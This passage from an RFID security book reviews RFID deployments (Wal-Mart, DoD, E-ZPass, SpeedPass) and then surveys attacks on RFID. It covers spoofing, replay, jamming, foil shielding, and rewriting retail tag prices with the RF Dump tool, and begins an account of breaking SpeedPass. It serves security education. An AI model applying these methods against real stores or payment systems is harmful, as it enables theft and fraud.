Over time, the intention is for the RFID mandate to continue expanding to more suppliers and additional stores and distribution centers. By January 2006, Wal-Mart expected the next top 200 suppliers to be tagging cases and pallets. Also, the number of stores and distribution centers involved in receiving RFID shipments was expanded to 600 stores and 12 distribution centers.

Results

The Wal-Mart scenario is perhaps the best documented RFID implementation for the supply chain to date. In November 2005, the University of Arkansas completed a six-month study of the Wal-Mart mandate (see http://itrc.uark.edu/research/download.aspx?file=ITRI-WP058-1105).

"This is no longer a take-it-on-faith initiative," said Linda Dillman, executive vice president and CIO for Wal-Mart. "This study provides conclusive evidence that EPCs increase how often products are put in the hands of customers, making it a win-win situation for shoppers, suppliers, and retailers."

Some of the notable findings from the study were:

- A 16 percent reduction in out-of-stock items from using EPC tags
- Out-of-stock items are replenished three times as fast using EPC codes instead of barcodes.
- RFID-equipped stores were 63 percent more effective at replenishing out-of-stock items than control stores evaluated in the study.

What's the ultimate savings? Wal-Mart is convinced it will save a large amount of money with RFID. Research firm Sanford C. Bernstein & Co., estimates that Wal-Mart could save over $8 billion annually once RFID is fully deployed through all of its locations.

US Department of Defense (DoD)

In October 2003, the US Department of Defense (DoD) announced that it was requiring its suppliers to adopt RFID. The DoD is a major purchaser of goods, with an annual budget of roughly $425 billion.

RFID was seen as a way to solve the US military's huge logistics challenges. The volume of goods that have to be moved around the globe to outfit, house, feed, clothe, and move the US military are of such massive scale that little else compares. RFID, with its promise of automatic identification of where goods are at any given time, is obviously attractive.

Initially, the DoD stated its mandate in very broad terms. An announcement signed by Acting Undersecretary of Defense, Michael W. Wynne, stated in part: "Our policy will require suppliers to put passive RFID tags on the lowest possible piece part/case/pallet packaging by January 2005. We will also require RFID tags on key high-value items." The only supplies not subject to the DoD's mandate as initially stated were bulk commodities such as liquids, sand, and gravel. The mandate as originally stated, applied to both active and passive RFID tags.

Implementation

The DoD's initial statement of policy proved to be overly ambitious for a number of reasons. One reason is the sheer number of suppliers and the volume of goods the military purchases. The DoD later acknowledged that it had not done enough to communicate with all of its suppliers, and that as of late 2004, suppliers were still unaware of the requirements.

The DoD's initiative was subsequently broken down into a phased implementation. On July 27, 2004, the DoD issued its draft policy requiring suppliers to adopt RFID in three phases:

1. **Phase I (January 1, 2005)** Requirements pertaining to two distribution centers (Susquehanna, Pennsylvania and San Joaquin, California) and four product classes. Cases and pallets are subject to tagging.

2. **Phase II (January 1, 2006)** Requirements extended to 32 additional military destinations and numerous additional product classes.
3. **Phase III (January 1, 2007)** Requirements extended to all product classes and all destinations. Requirements also extended to require individual item tagging.

Under this draft policy, suppliers have latitude in how they comply with the mandate, provided they follow the DoD's tag and encoding standards. The DoD has published a supplier guide covering RFID.

The DoD has grandfathered the EPC standard and has signaled that eventually it will require all passive tags to be EPC-compliant 96-bit tags. However, older 64-bit Class 0 and Class 1 tags will be accepted on a temporary basis. Tags have to operate in the 860 to 960 MHz frequency.

Results

The original dates for the Phase I and Phase II implementations have been extended. Given the sheer scale of the undertaking, the January 1, 2005, deadline for pilot implementation, and the January 1, 2007, deadline for full implementation were aggressive.

Phase I was delayed until November 14, 2005. A Final Rule containing the Phase I requirements was published in the Federal Register and went into effect on that date. It requires "contractors to affix passive RFID tags at the case and palletized unit load levels, when shipping certain items to certain DoD locations." Phase I also requires contractors to electronically submit advance shipment notices to the DoD, to permit the association of the RFID tag data with the corresponding shipment. According to the DoD, the rule…

> applies to contracts for packaged operational rations, clothing, individual equipment, tools, personal demand items, and weapon system repair parts, that are shipped to the Defense Distribution Depot in Susquehanna, PA, or the Defense Distribution Depot in San Joaquin, CA (see www.acq.osd.mil/log/rfid/Federal_Register_2005_09_13_RFID_Final_Rule.pdf).

As of this writing, suppliers must comply with Phase I, as directed in the Final Rule. Inasmuch as the proposed draft deadline for Phase II has already

passed, the Phase II implementation has also been delayed, causing the entire implementation schedule to be extended. New dates for Phases II and III have not yet been established.

The goal of the DoD for all of its shipments to be tagged must be a long-term undertaking. The end goal is still years away. The DoD and its suppliers still have to overcome any technical challenges along the way. Initial pilot testing has brought read rates in the 80 percent range. Efforts to better these results are in process but will take time to resolve satisfactorily. Phase I is a learning process, which must be integrated into the results. While the promise is there, much work still needs to be done.

E-ZPass

E-ZPass is the RFID-enabled payment system accepted for payment of tolls on toll roads and bridges in over two dozen US states.

E-ZPass got its start with several toll agencies in New York, New Jersey and Pennsylvania. Faced with traffic congestion and delays, the agencies got together to develop an electronic toll collection system that would speed up traffic and also be interoperable among travelers moving between different states. E-ZPass Interagency Group (IAG) was created in 1991.

Implementation

In 1993, E-ZPass made its first appearance when it was put into use at the New York State Thruway, where it was implemented in stages, covering the entire length of the road by 1997.

Over time, other toll authorities implemented E-ZPass. Today, it is accepted in nearly two dozen state toll roads and other toll authorities. Drivers establish a prepaid account with a check or a credit card, which can. currently be done online in many jurisdictions. Each state or toll agency handles its own payment and billing with consumers. E-ZPass tags from consumers that travel between different states and agencies are given reciprocity.

An E-ZPass deployment consists of E-ZPass tags containing active RFID transponders that emit radio frequency signals in the 900MHz band. E-ZPass tags are placed in each individual vehicle, and readers (with antennas) are placed in traffic lanes. As the car passes through the designated E-ZPass lane at the toll booth, the signal transmits to a computer network, which ultimately

communicates with a billing database. The consumer's account is then debited for the toll.

E-ZPass tags are roughly the size of a deck of cards. The E-ZPass tag is mounted on the inside of the windshield, or on the exterior of the car if the windshield interferes with the RFID signal (see Figures 2.2 and 2.3).

Results

According to figures provided on an E-ZPass Web site, over six million vehicles in the eastern states use E-ZPass. Clearly, consumers enjoy the benefits of E-ZPass (e.g., the convenience of not having to look for spare change, no tickets or tokens, less waiting time at toll booths, and toll discounts in some systems).

The E-ZPass system used by the New Jersey Turnpike was hacked in 2000, but no customer financial information was compromised. Sometimes, consumers complain regarding the potential invasion of privacy as a result of governmental authorities having access to records of cars traveling through toll booths. Yet despite these instances, E-ZPass ranks as one of the most successful deployments of RFID in a consumer-facing setting, with more than 10 years of commercial use.

SpeedPass and Contactless Payment Systems

Exxon-Mobil's SpeedPass, Mastercard PayPass, Chase Bank's Blink Mastercard, and American Express's ExpressPay are all types of contactless payment systems. They are termed "contactless" because electronic payment is made simply by waving a credit card or payment key tag near a reader (usually within a few inches) at the POS. No contact needs to be made. Credit cards (sometimes called "swipeless" credit cards) do not have to be swiped against a magnetic reader for a payment charge to be signaled.

Other variants of contactless payment systems include Philips' Near Field Communication (NFC) contactless payment system. With the Philips NFC system, a mobile phone is waved in front of a reader, thereby completing payment.

Implementation

The SpeedPass was introduced in 1997 and is the longest-standing contactless payment system in the US; more than seven million people use SpeedPass.

All contactless payment systems contain passive RFID tags. A variety of devices can be used to house the tag (e.g., a credit card, key tag or fob, or a mobile phone). The SpeedPass uses a small plastic key fob (see Figure 2.4).

Consumers use the SpeedPass to pay for purchases at Exxon-Mobil gas stations across the US. To pay, the consumer waves the key tag in front of the designated area on the gas pump where the reader is located (see Figure 2.5). The key tag contains a cryptographically enabled RFID chip and antenna and the pump contains the RFID reader. The reader interrogates the tag and a unique identifying code is transmitted via a Very Small Aperture Terminal (VSAT) network to a system. Once credit is approved, the pump turns on and the consumer pumps gas and completes the transaction. The payment is charged against the consumer's credit card that is tied to the SpeedPass account. No credit card information is stored or processed on the SpeedPass device itself.

Results

Exxon-Mobil maintains that SpeedPass is safe and secure. However, no electronic payment system is 100 percent immune from security issues.

In 2005, RSA Laboratories and a group of students simulated a SpeedPass and purchased gas with it. Just like a credit card, the SpeedPass system can be compromised and used to make additional purchases.

The SpeedPass Web site states that it will authorize a credit to the consumer's financial institution in the event of an unauthorized transaction. Unlike a typical credit card, the SpeedPass does not require a signature; and unlike a debit card, it does not require a Personal Identification Number (PIN) number. While this may seem risky, in practice it is hard to see the difference from a standard credit card purchase at the gas pump, which is made without a signature or a PIN.

Given the large number of people using the SpeedPass for gas station and convenience store purchases, SpeedPass is another success story in deploying RFID in a consumer-facing application.

Livestock Tagging

Consider this: A livestock production business owner attends a seminar where he or she learn about setting up computer databases, using palm pilots in the field to gather information, and using RFID to track inventory.

Implementation

Farming in the developed world (e.g., US, Canada, the UK, Europe, Australia, and so forth) is becoming increasingly systemized. In the world of livestock farming, RFID tagging is a well-established practice of tracking herds (e.g., BeefstockerUSA.org lists 30 different hardware and software vendors for livestock identification systems).

Results

Despite being an established practice, several issues still limit using RFID by livestock producers: (1) the performance of RFID tags and readers in the field varies greatly, (2) there is not much software designed specifically for certain segments of the livestock industry, and (3) the cost of implementing RFID is still too high for most small producers.

One event that may boost RFID is the US Department of Agriculture (USDA) proposal for a National Animal Identification System (NAIS), which is intended to be a common standard nationwide for all animals entering commerce. In a world of global commerce, threats to the food supply can travel across borders. NAISes such as RFID tagging are an important way to ensure consumer confidence in the face of health threats such as Mad Cow disease. The beef industry has recommended that the USDA make RFID tags part of the standard for cattle.

Figure 2.2 E-ZPass




Figure 2.3 E-ZPass

Figure 2.4 SpeedPass Photograph

Figure 2.5 SpeedPass at the Pump

Summary

A 50+-year-old technology is beginning to achieve its promise, because two marketplace giants, the US DoD and Wal-Mart adopted it.

While a number of applications of RFID have seen success, the technology's use in supply-chain applications is still in the early stages. RFID shows promise in increasing efficiencies and reducing costs for companies willing to integrate RFID within their processes.

Many businesses will continue to perform "slap-and-ship" implementations to meet supplier mandates, but forward-planning businesses will move beyond such self-imposed limitations.

References

www.aimglobal.org/technologies/rfid/resources/shrouds_of_time.pdf

Part II:
Attacking RFID

Chapter 3

Threat and Target Identification

Solutions in this chapter:

- **Attack Objectives**
- **Blended Attacks**

Introduction

So far, we have learned how Radio Frequency Identification (RFID) works and how it is applied in both theory and real-world operations. This chapter discusses how security is implemented in RFID, and the possible attacks that can occur on RFID systems and applications.

Before we can *analyze* possible attacks, we have to *identify* potential targets. A target can be an entire system (if the intent is to completely disrupt a business), or it can be any section of the overall system (from a retail inventory database to an actual retail item).

Those involved in information technology security tend to concentrate solely on "protecting the data." When evaluating and implementing security around RFID, it is important to remember that some physical assets are more important than the actual data. The data may never be affected, even though the organization could still suffer tremendous loss.

Consider the following example in the retail sector. If an individual RFID tag was manipulated so that the price at the Point of Sale (POS) was reduced from $200.00 to $19.95, the store would suffer a 90 percent loss of the retail price, but with no damage to the inventory database system. The database was not directly attacked and the data in the database was not modified or deleted, and yet, a fraud was perpetrated because part of the RFID system had been manipulated.

In many places, physical access is controlled by RFID cards called "proximity cards." If a card is duplicated, the underlying database is not affected, yet, whoever passes the counterfeit card receives the same access and privileges as the original cardholder.

Attack Objectives

To determine the type of an attack, you must understand the possible objectives of that attack, which will then help determine the possible nature of the attack.

Someone attacking an RFID system may use it to help steal a single object, while another attack might be used to prevent all sales at a single store or at a chain of stores. An attacker might want misinformation to be placed in a competitor's backend database so that it is rendered useless. Other people may want to outmaneuver physical access control, while having no interest in the data. Therefore, it is necessary for anyone looking at the security of an RFID system to identify how their assets are being protected and how they might be targets.

Just as there are several basic components to RFID systems, there are also several methods (or vectors) used for attacking RFID systems. Each vector corresponds to a portion of the system. The vectors are "on-the-air" attacks, manipulating data on the tag, manipulating middleware data, and attacking the data at the backend. The following sections briefly discuss each of these attacks.

Radio Frequency Manipulation

On of the simplest ways to attack an RFID system is to prevent the tag on an object from being detected and read by a reader. Since many metals can block radio frequency (RF) signals, all that is needed to defeat a given RFID system is to wrap the item in aluminum foil or place it in a metallic-coated Mylar bag. This technique works so well that New York now issues a metallic-coated Mylar bag with each E-ZPass.

From the standpoint of over-the-air attacks, the tags and readers are seen as one entity. Even though they perform opposite functions, they are essentially different faces of the same RF portion of the system.

An attack-over-the air-interface on tags and readers typically falls into one of four types of attacks: spoofing, insert, replay, and Denial of Service (DOS) attacks.

Spoofing

Spoofing attacks supply false information that looks valid and that the system accepts. Typically, spoofing attacks involve a fake domain name, Internet Protocol (IP) address, or Media Access Code (MAC). An example of spoofing

in an RFID system is broadcasting an incorrect Electronic Product Code™ (EPC™) number over the air when a valid number was expected.

Insert

Insert attacks insert system commands where data is normally expected. These attacks work because it is assumed that the data is always entered in a particular area, and little to no validation takes place.

Insert attacks are common on Web sites, where malicious code is injected into a Web-based application. A typical use for this type of attack is to inject a Structured Query Language (SQL) command into a database. This same principle can be applied in an RFID situation, by having a tag carry a system command rather than valid data in its data storage area (e.g., the EPC number).

Replay

In a *replay* attack, a valid RFID signal is intercepted and its data is recorded; this data is later transmitted to a reader where it is "played back." Because the data appears valid, the system accepts it.

DOS

DOS attacks, also known as *flood* attacks, take place when a signal is flooded with more data than it can handle. They are well known because several large DOS attacks have impacted major corporations such as Microsoft and Yahoo. A variation on this is *RF jamming*, which is well known in the radio world, and occurs when the RF is filled with a noisy signal. In either case, the result is the same: the system is denied the ability to correctly deal with the incoming data. Either variation can be used to defeat RFID systems.

Manipulating Tag Data

We have learned how blocking the RF might work for someone attempting to steal a single item. However, for someone looking to steal multiple items, a more efficient way is to change the data on the tags attached to the items. Depending on the nature of the tag, the price, stock number, and any other


data can be changed. By changing a price, a thief can obtain a dramatic discount, while still appearing to buy the item. Other changes to a tag's data can allow users' to buy age-restricted items such as X- or R-rated movies.

When items with modified tags are bought using a self-checkout cash register, no one can detect the changes. Only a physical inventory would reveal that shortages in a given item were not matching the sales logged by the system.

In 2004, Lukas Grunwald demonstrated a program he had written called RF Dump. RF Dump is written in Sun's Java language, and runs on either Debian Linux or Windows XP operating systems for PCs. The program scans for RFID tags via an ACG brand reader attached to the serial port of a computer. When the reader recognizes a card, the program presents the card data in a spreadsheet-like format on the screen. The user can then enter or change data and reflect those changes on the tag (see Figure 3.1). RF Dump also makes sure that the data written is the correct length for the tag's fields, by either padding zeros or truncating extra digits as needed.

Alternately, a personal digital assistant (PDA) program called RF Dump-PDA is available for use on PDAs such as the Hewlett-Packard iPAQ Pocket PC. RF Dump-PDA is written in Perl, and will run on Pocket PCs running the Linux operating system. Using a PDA and RF Dump-PDA, a thief can walk through a store and change the data on items with the ease of using a handheld Pocket PC.

Figure 3.1 RF Dump Changing a Retail Tag's Data



Grunwald demonstrated the attack using the same EPC-based RFID system that the Future Store in Rheinberg, Germany, uses (see www.future-store.org). The Future Store is designed to be a working supermarket and a live technology-demonstration store, and is owned and run by Metro AG, Germany's largest retailer and the fifth largest retail chain in the world.

Middleware

Middleware attacks can happen at any point between the reader and the backend. Let's look at a theoretical attack on the middleware of the Exxon Mobil SpeedPass system.

- The customer's SpeedPass RFID tag is activated by the reader over the air. The reader is connected to the pump or a cash register. The reader handshakes with the tag and reads the encrypted serial number.
- The reader and pump are connected to the gas station's data network, which in turn is connected to a very small aperture terminal (VSAT) satellite transceiver in the gas station.
- The VSAT transceiver sends the serial number to an orbiting satellite, which in turn, relays the serial number to a satellite earth station.
- From the satellite earth station, the serial number is sent to ExxonMobil's data center. The data center verifies the serial number and checks for authorization on the credit card that is linked to the account.
- The authorization is sent back to the pump following the above route, but in reverse.
- The cash register or pump receives authorization and allows customers to make their purchases.

At any point in the above scenario, the system may be vulnerable to an outside attack. While requiring sophisticated transmitters systems, attacks against satellite systems have happened from as far back as the 1980s.

However, the weakest point in the above scenario is probably the local area network (LAN). This device could be sniffing valid data to use in a replay attack, or it could be injecting data into the LAN, causing a DOS attack against the payment system. This device could also be allowed unauthorized transmissions.

Another possibility might be a technically sophisticated person taking a job in order to gain access to the middleware. Some "social engineering" attacks take place when someone takes a low paying job that permits access to a target system.

Further along the data path, the connection between the satellite's earth station and the data center where the SpeedPass numbers are stored, is another spot where middleware can be influenced. The connections between the data center and the credit card centers are also points where middleware data may be vulnerable.

Backend

Because the backend database is often the furthest point away from the RFID tag, both in a data sense and in physical distance, it may seem far removed as a target for attacking an RFID system. However, it bears pointing out that they will continue to be targets of attacks because they are, as Willy Sutton said, "where the money is."

Databases may have some intrinsic value if they contain such things as customers' credit card numbers. A database may hold valuable information such as sales reports or trade secrets, which is invaluable to a business competitor.

Businesses that have suffered damage to their databases are at risk for losing the confidence of consumers and ultimately their market share, unless they can contain the damage or quickly correct it. The business sections of newspapers and magazines have reported many stories regarding companies suffering major setbacks because consumer confidence dropped due to an IT-related failure.

Manipulated databases can also have real-world consequences beyond the loss of consumers' buying power. It is conceivable that changing data in a hospital's inventory system could literally kill people or changing patient data on the patient records database could be deadly. A change of one letter involving a patient's blood type could put that person at risk if they received a transfusion. Hospitals have double and triple checks in place to combat these types of problems; however, checks will not stop bad things from happening due to manipulated data; they can only mitigate the risk.

Blended Attacks

Attacks can be used in combinations. The various attacks seen in opposition to RFID systems have also been made against individual subsystems. However, the increased cleverness of those who attack RFID systems will probably lead to *blended* attacks. An attacker might attack the RF interface of a retailer with a custom virus tag, which might then tunnel through the middleware, ultimately triggering the backend to dump credit card numbers to an unknown Internet site via an anonymous server.

Summary

In this chapter, we looked at some of the possible attacks that can be made against RFID systems. We also looked at some of the possible attack vectors and how they would be accomplished. The next chapter goes into detail on how those threats are made and what vulnerabilities are exploited.

Chapter 4

RFID Attacks: Tag Encoding Attacks

Solutions in this chapter:

- **Case Study: Johns Hopkins**
- **The SpeedPass**

Introduction

As with any system, Radio Frequency Identification (RFID) is vulnerable to attack. People that work in information security know that any system, including a RFID, can be compromised given enough time and effort. The ExxonMobil SpeedPass (see Chapter 2) is a great example of a system that, given enough time and interest from researchers, became a target for research on many fronts.

Case Study: Johns Hopkins vs. SpeedPass

In 1997, Mobil Oil launched a new payment system for its gas stations and convenience stores called "SpeedPass," which is based on the Texas Instruments DST (Digital Signal Transponder) RFID tag technology. In 2001, Exxon purchased Mobil Oil and adopted the same system for its gas stations and convenience stores. Since that time, over 6 million tags have been deployed and are actively being used in the US. The SpeedPass system is arguably one of the largest and most public uses of RFID technology to date. Because it is ubiquitous, many people do not realize that they use RFID technology on a daily basis.

A tag is given to the consumer on a key chain fob and then linked to their credit card or checking account. Passing the tag past a reader automatically charges the credit card or checking account for that purchase amount. It is convenient for the consumer, and subsequently has led to a marked increase in purchases and brand loyalty.

It works like many RFID implementations. To make a purchase, the consumer passes the tag in front of the reader at the pump or on the counter in the store. The reader then queries it for the ID number that it is linked to the proper account. This system is the first of its kind and has been very successful.

As people became more aware of security, more questions were raised regarding these transactions. Two teams were formed to test the security of the SpeedPass system. One team consisted of RenderMan (the author) and his associate, G-man. The other group consisted of several Johns Hopkins University students and faculty, and two industry scientists.

The SpeedPass

The SpeedPass is an implementation of the Texas Instruments Radio Identification System (TIRIS) 134.2kHz DST tag system. The key fob contains a 23mm hermetically sealed glass transponder that looks like a small, glass pill, and the fob is a plastic key chain that holds the transponder. The whole package is small and easy to carry. It is a passive device, meaning there is no internal power source. The power is provided through induction from the Radio Frequency (RF) field of the reader at the pump or in the store. This keeps the package small and the costs low, and eliminates the cost of supporting and replacing consumers' tags. Tags will wear out over time, but replacement costs are low.

While many tags merely respond to a query from a reader by returning an ID number, the DST tag is different. Each tag has a unique "key" embedded at manufacture that is never transmitted. When the reader queries the tag, it sends a "challenge"' to the tag. The tag responds with its ID number and a "response" (the challenge) encrypted with the unique key from the tag. At the same time, the reader calculates what the response should be for that ID number tag and whether the two values match. (It assumes the tag is the same one entered into its system.) Because it can verify the key, the necessary level of security is added in order to use the system in a financial transaction.

The other major advantage is the absence of user interaction. When the tag is in range of the reader, the reader sends out a 40-bit challenge value, which is then taken by the tag and encrypted with its 40-bit key. The results sent back to the reader is a 24-bit value and a unique 24-bit identifier for the tag. This identifier is programmed at the factory and is what the backend database uses to link you to your account details (basically an account number). The reader uses the same 40-bit challenge and the 24-bit identifier in its own encryption method to verify that the 24-bit response is the correct one for that tag.

The TIRIS DST tag used in the SpeedPass is also used in vehicle immobilizer systems on many late model vehicles. These vehicles have readers embedded in the steering column that query the tag when the vehicle is being started and will not let fuel flow to the fuel injectors unless the tag is

verified as the one entered into the automobile's computer. This adds another layer to vehicle security. Now you need to have a key cut for that vehicle's ignition lock, and you also need the correct transponder. Hopefully, this added layer of security acts as a deterrent for any would-be thief.

The RFID chip's small size and light computing power make it cheap; however, it is also its own major security deficiency—the tags do not have enough computing power to do encryption. The best way to build the system is to use a known algorithm that has been through peer review. However, the only problem with some of those algorithms is that they are very processing-power intensive. Therefore, the TIRIS system is built upon a proprietary encryption algorithm and is not publicly available. This is a classic case of security by obscurity, which has proven to be a bad idea. The only way to find out what was occurring inside the chip was to sign a non-disclosure agreement (NDA) with Texas Instruments, which forbids you from publicly discussing the details. So, other than the manufacturer's claims of "trust us," there was no way to verify or test the system's security.

Over the years, there have been serious discussions regarding system security. The key used for encryption was 40 bits long and had not been updated since 1997. As information about RFID started to increase, so did questions about SpeedPass. The suitability of 40-bit encryption was inadequate in other encryption algorithms, which left the impression that the SpeedPass was vulnerable.

Notes from the Underground…

Private Encryption—A Bad Policy

Many encryption schemes enter the market using phrases like, "Million bit encryption," "Totally uncrackable," or "Hacker proof." When questioned about the security they offer, the usual response is "trust us," which usually winds up hurting the consumer.

Cryptographers have long believed that encryption system security should be based on key security rather than algorithm security.

A system of "peer review" exists where cryptographers share their encryption algorithms and try to break them. Over time, the strong algorithms stand up to the challengers, and the weak algorithms are pushed aside. Sometimes an encryption system lasts for decades.

Private or proprietary algorithms do not help advance security. Often, the only people who analyze proprietary cryptographic systems are the ones who designed it, and it is in their best interests not to find a flaw. Having a community of professional cryptographers and amateurs review an algorithm from different angles and viewpoints, and having it stand the test of time, is a surefire way to know whether an encryption algorithm is trustworthy. Manufacturers who do not use the peer review system usually find themselves marginalized and out of business, because the public does not trust them.

The research began in 2003. The question of the SpeedPass system was raised during several discussions at various computer security conferences. Because of the limited amount of information available at that time, there were serious doubts about the system and its security; no one knew any details beyond the marketing brochures at ExxonMobil stations. My curiosity piqued, I began looking for information about possible problems with the SpeedPass system. To my surprise, there was little information about the system from an independent security perspective; no one had looked at the system in any great depth. I found a post to the *comp.risks* newsgroup from 1997; the rest was marketing material and trade journals.

Tools & Traps…

SpeedPass

In volume 19, issue 52 of the RISK Digest Forum (http://catless.ncl.ac.uk/Risks/19.52.html#subj10), known as comp.risks in the USENET community, Philip Koopman cited security risks within the SpeedPass system:

Philip Koopman <koopman@cmu.edu>
Mon, 22 Dec 1997 01:10:40 GMT

- Mobil is promoting the SpeedPass program in which you get a radio frequency transponder and use that to pay for fuel at the pump in a service station. They are apparently using TIRIS technology from Texas Instruments. The key-ring version uses fairly short-range, low-frequency energy, and I'd have to guess that the car-mounted version is using their 915 MHz battery-powered transponder. This is a neat application, especially for fleet vehicles, especially since no PIN is required. But, I worked with RF transmitter and transponder security in my previous job, and this application rings minor alarm bells in my mind.
- Now for the risks—TIRIS (and, in general, any cheap RF) technology is not terribly secure against interception and theft of your identification number. It seems to me that the car-mounted device would present the greater risk, since it is pretty much the same technology that is also being sold for electronic tollbooth collection. So, if you "ping" a vehicle with a mounted SpeedPass transponder, you can get its code and potentially use it to buy fuel until the code is reported stolen. The risk is analogous to someone reading your telephone credit card at an airport without you knowing it. Yes, the 915 MHz TIRIS device is encrypted, but unless they've improved their crypto in the year or so since I checked up on them, I wouldn't consider it truly secure. (For crypto geeks, the TIRIS device I looked into used rolling-code transmissions with a fixed-feedback LFSR using the same polynomial for all devices; each device simply starts with a different seed number. So, once you trivially determine the

Continued

polynomial from one transponder you only need one interception to crack any other unit. Maybe they've improved recently—they don't advertise that level of detail at their Web site.)

- To their credit, Mobil reassured me that the TIRIS code isn't the same as your credit card number (so they're not broadcasting your credit card number over the airwaves, which is good) and that someone would have to know your date of birth and social security number to retrieve the credit card number from their information system (well, maybe I'm not so re-assured after all). The real risk is that ultra-low-cost devices usually don't have enough room for strong cryptography, and often use pretty weak cryptography; but to a lay-person saying it is "encrypted" conveys a warm, fuzzy feeling of security. Perhaps theft of a bit of vehicle fuel isn't a big deal (although for long-haul trucks a full tank isn't cheap), and certainly pales by comparison to cell phone ID theft. But, you'd think they would have learned the lesson about RF broadcast of ID information. I wonder how long it will be until the key-ring SpeedPass is accepted as equivalent to a credit card for other purchases... and considered indisputable because it is encrypted.

Information sources:
TIRIS www.ti.com/mc/docs/tiris/docs/mobil.htm
SpeedPass www.mobil.com/SpeedPass/html/questions.html
A customer supervisor at the SpeedPass enrollment center confirmed that they were using Texas Instruments technology, and provided numerous well-intentioned but vague assurances about security.
Phil Koopman koopman@cmu.edu—www.ece.cmu.edu/koopman

Philip Koopman's post discussed the vehicle-mounted version of the system, which was slightly different, but the only version similar to the available research.

The lack of information about the system (e.g., no indication of any attacks on the system; limited non-marketing security information, and so forth) did not instill a sense of trust. As such, in 2003, I decided to try attacking the system.

Breaking the SpeedPass

The first step in attempting to break the SpeedPass was to obtain the necessary parts that interact with the tags. Care was taken to avoid using any ExxonMobil equipment in the initial stages, because we did not want a legal battle with ExxonMobil.

Tools & Traps…

Reverse Engineering

Reverse engineering is the process by which you take a finished product and figure out how it was made. It has long been used to produce compatible devices without actually having to license the technology.

One of the most famous feats of reverse engineering was the PC Basic Input Output System (BIOS). In the early 1980s, IBM was the only producer of PCs. Anyone who wanted to produce a computer running the same software needed the same BIOS. The PC BIOS was copyrighted by IBM because they did not want competition, which stifled consumer selection and development.

A group at Phoenix Technologies in San Jose, California, wanted to produce a PC BIOS that would allow them to run IBM software without having an IBM PC BIOS. The Phoenix team used the "clean room" technique of reverse engineering, so named because those that do reverse engineering are "clean" of any outside code or information that could possibly violate copyrights and patents. The team studied the IBM BIOS and wrote a technical description of what it did, avoiding reference to the actual copyrighted code. They then handed it off to a group of programmers who had never seen the code from the IBM BIOS, but were able to produce a BIOS that did the same thing without IBM code. Since it was not IBM code, IBM could not stop them from producing this new BIOS, which led to the explosion of the PC market, because now anyone could produce an "IBM-compatible" computer without having to license it.

Reverse engineering is like someone handing you a compact disc and a description of how music is encoded onto it and saying, "Build a player for this." This can lead to new innovations and new approaches, which moves technology forward. If it were not for the efforts of Phoenix

Continued

